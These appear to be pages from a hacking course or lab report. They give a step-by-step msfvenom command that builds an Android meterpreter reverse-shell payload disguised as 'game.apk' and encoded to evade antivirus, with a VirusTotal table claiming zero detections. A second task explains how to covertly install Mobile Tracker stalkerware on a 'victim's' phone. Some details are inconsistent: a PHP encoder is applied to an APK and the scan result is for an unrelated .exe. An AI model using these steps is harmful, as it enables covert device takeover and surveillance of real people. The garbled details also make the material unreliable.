
The screenshot shows a browser window with a dark theme. At the top, there's a navigation bar with tabs and icons. Below it is a search bar and a URL bar. The main content area displays a 'Security Audit Results' page. It features a large circular progress meter on the left with the number '18' and a green bar indicating progress. The right side has sections for 'Report Details', 'Report Summary', and 'Report Metrics'. A central table lists various security findings across five categories: Popular Brand (6), Malicious (3), Exploit (2), Rootkit (1), and Unknown (1). Each finding includes a title, description, severity, and status (e.g., Under Review, Resolved). A 'Do you want to generate checklist?' button is visible at the bottom right of the table.

This screenshot shows the same browser window with the 'Security Audit Results' page. The main difference is that the table in the center is now fully visible, displaying 16 rows of findings. The columns include 'Title', 'Description', 'Severity', and 'Status'. The findings are categorized and include titles like 'Windows', 'Windows - Localhost', and 'Windows - Localhost'. The 'Severity' column shows values like 'High', 'Medium', 'Low', 'Info', and 'Info'. The 'Status' column shows 'Under Review' for most entries and 'Resolved' for one entry.

# Task3 How to create fully undetectable payload use encode technique

Step1: start the kali linux and open the terminal

Type the command: msfvenom -p android/meterpreter/reverse\_tcp lhost 192.168.45.108 lport =4444 >game.apk -e




```
[msfvenom] msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.45.108 lport=4444 >game.apk -e php/base64  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of php/base64  
php/base64 succeeded with size 10340 (iteration=0)  
php/base64 chosen with final size 10340  
Payload size: 10340 bytes  
  
[root@vbox ~]# ls  
2025-05-25-ZAP-Report-  BillCipher  Desktop  fmociety  LG50  mozilla Firefox  phoneinfo_Linux_x86_64.tar.gz  Templates  vbs.exe  Videos  
2025-05-25-ZAP-Report-.html  blackeye-ms  suspiro.says  devil  gitHub  int3ct  larry3  mozilla.exe  Pictures  pk.txt  
9022195899.txt  suspiro.says  GitHub  larry3  Music  pk.txt  
[root@vbox ~]#
```

Step3: go to virustotal website and upload the payload

## Result:

The screenshot shows the VirusTotal analysis interface. At the top, there's a navigation bar with tabs for File, URL, and Hash. Below it is a search bar and a file upload section with a 'Choose file' button. The main area displays the analysis results for a file named '2020-04-15\_14-44-57.exe'. A progress bar indicates the analysis is 100% complete. The results are presented in a table with columns for 'Security vendor' and 'Analysis date'. The table shows the following data:

| Security vendor | Analysis date |
|-----------------|---------------|
| AegisLab (Beta) | Undetected    |
| AliCloud        | Undetected    |
| Anti-M          | Undetected    |
| AVG             | Undetected    |
| BitDefender     | Undetected    |
| Cynet           | Undetected    |
| Damballa        | Undetected    |
| ESET            | Undetected    |
| Fsecure         | Undetected    |
| GData           | Undetected    |
| Kaspersky       | Undetected    |
| McAfee          | Undetected    |
| NOD32           | Undetected    |
| Panda           | Undetected    |
| Qihoo 360       | Undetected    |
| Rising          | Undetected    |
| Sophos          | Undetected    |
| Trend Micro     | Undetected    |
| Waldorf         | Undetected    |
| Yandex          | Undetected    |



## Task4 Android Hacking Using Mobile Tracker Website


How to use it :-

Step1 Open Browser and search Mobile Tracker  
Click on First Official Website


The screenshot shows the homepage of [mobile-tracker-free.com](http://mobile-tracker-free.com). The page header says "mobile tracker". Below the header, there's a search bar with "mobile tracker" typed in and filters for "All", "Images", "News", "Videos", and "Giggles". The main content area has the following sections:

- Mobile-tracker-free** ([mobile-tracker-free.com](http://mobile-tracker-free.com))
- Mobile Tracker Free | Cell Phone Tracker App | Monitoring App for Android**
- Installation Guide**: How to install Mobile Tracker Free? Help to install Mobile Tracker | [Download](#).
- Features**: Mobile Tracker Free features: SMS, Tracker, Call tracker, WhatsApp spy...
- Offers**: Mobile Tracker Pro is a mobile phone monitoring software that allows you to...
- WhatsApp Tracking**: Mobile Tracker Free lets you track incoming and outgoing messages from...
- Google Account**: [account.google.com](http://account.google.com) → Here → Find your phone.
- Find your phone**: Whether you forgot where you left it or it was stolen, 6 new steps may help secure your phone or tablet.


## Step2 Now Register account



## Step3 After Register , Login Your Account




Step4 Login Successful



Step5 Now , open Mobile Tracker website on Victims phone

And login using your mobile-tracker Website username and password



The screenshot shows the homepage of the Mobile Tracker free website. At the top, there is a dark navigation bar with icons for user registration, login, and language selection (American flag). Below the bar, the logo 'MobileTracker free' is displayed next to a menu icon (three horizontal lines). The main heading 'THE BEST MONITORING SOLUTION' is followed by the subtext 'A FREE APPLICATION WITH MANY FEATURES'. Three features are listed: 'Keep an eye on your children', 'Monitor your employees', and 'Backup your data'. Below these features are two prominent buttons: a blue button labeled 'View demo' with an eye icon, and a green button labeled 'Install application free' with a gear icon. A large, semi-transparent watermark reading 'MK' is visible across the center of the page.

Step6 Here , login successful

**Please check your mailbox**  
(hacker.anya78@gmail.com)

Please check the email received to validate your account, otherwise it will be automatically deleted.  
(Check your spam if you don't receive the email.)

[RESEND EMAIL FOR VALIDATE MY ACCOUNT](#)

[OK](#)

**Important Information - Regular Connection Required**

For customers using the free offer, without connecting to the site **7 days from the last login**, the target phone will be automatically deleted.

For customers using the basic or premium offer, without connecting to the site **for a month from the last login**, the target phone will be automatically deleted.

[MORE INFORMATION](#)

[OK I UNDERSTOOD](#)

**Step7 Now click on Download Application**

### ADD A PHONE TO YOUR ACCOUNT

Add a phone to your account, for that you just need to download and install the application on the phone you want to follow.

 Please read and follow all steps correctly before downloading and installing the application. If this is not done, the application may not work properly.

 [HELP FOR INSTALLATION](#)

 [DOWNLOAD APPLICATION](#)

Solve this **captcha** and then click on **Download Mobile Tracker Free**

I agree to the [Terms of Use](#) and [Privacy Policy](#).


3 1 8 3 9

31839


Can't read the image? [click here to refresh](#).

[Download Mobile Tracker Free \(app-download.apk\)](#)


**Step8 Click on Download Anyway**



Step9 Download Completed ↗




Step 10 Everything ok , now open the application




## Step11 Now turn on installation unknown apps



